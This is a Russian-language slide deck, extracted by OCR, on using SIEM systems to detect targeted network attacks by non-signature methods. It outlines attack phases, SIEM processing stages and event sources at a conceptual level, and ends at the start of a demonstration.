



SIEM-система как основа для выявления
компьютерных атак несигнатурными методами

Дорофеев А.В.
CISA, CISSP, CISM

План


- 1) Традиционные атаки и сигнатурные методы их обнаружения
- 2) Современные таргетированные атаки
- 3) SIEM-система: основные принципы работы
- 4) Выявление таргетированной атаки с помощью SIEM

Традиционный взгляд на атаку

[illegible]


Your PC ran into a problem that it couldn't handle, and now it needs to restart.

Сигнатурный метод выявления вторжений



Срабатывание антивируса, СОВ

Современные сетевые атаки



Фазы современной атаки (1)

Можно выделить несколько фаз атаки, необязательно идущих последовательно:

- ✓ **Разведка.** Сбор информации о целях для осуществления атаки.
- ✓ **Первоначальная компрометация.** Например, взлом нескольких рабочих станций организации с помощью вирусов, социальной инженерии и т.п.
- ✓ **Укрепление позиции.** Например, установка скрытых средств администрирования на первоначально взломанные системы для комфортного доступа в сеть извне.



Фазы современной атаки (2)

- ✓ **Внутренняя разведка.** Например, сбор подробной информации об информационных потоках организации, используемых ИТ-решениях.
- ✓ **Расширение привилегий.** Например, взлом критичных серверов организации и элементов сетевой инфраструктуры.
- ✓ **Организация постоянного и скрытого контроля.** Например, использование скомпрометированных учетных записей администраторов.
- ✓ **Сбор и передача вовне интересующей информации.**



Технологический уровень современных атак

Традиционная атака



Современная таргетированная атака



Как обнаруживать современные сетевые атаки?

Признаки атак




Аутентификация: как успешная,
так и неуспешная



Срабатывания
антивирусного ПО




Подозрительные
запросы к СУБД




Нетипичное
поведение
пользователя в ОС

и т.д. и т.п.

Необходимо осуществлять мониторинг всей инфраструктуры



Ручной сбор может быть проблематичным



Принцип работы SIEM-системы

Источники событий



Фильтрация

Нормализация

Агрегирование



Корреляция

Приоритезация



Оповещение
и учёт инцидентов


Аналитика

Основные задачи, решаемые SIEM-системой

- ✓ Мониторинг событий информационной безопасности
- ✓ Анализ событий
- ✓ Консолидация и хранение журналов событий от разнообразных источников
- ✓ Управление инцидентами
- ✓ Выявление угроз




Связь с другими классами систем защиты



Источники событий



Сетевое
оборудование



Операционные
системы



СУБД




Средства
Защиты
Информации




Системы
Управления
Контролем
Доступа

и многое другое...

Полноценное внедрение SIEM-системы



Демонстрация



1. Злоумышленник сканирует порты

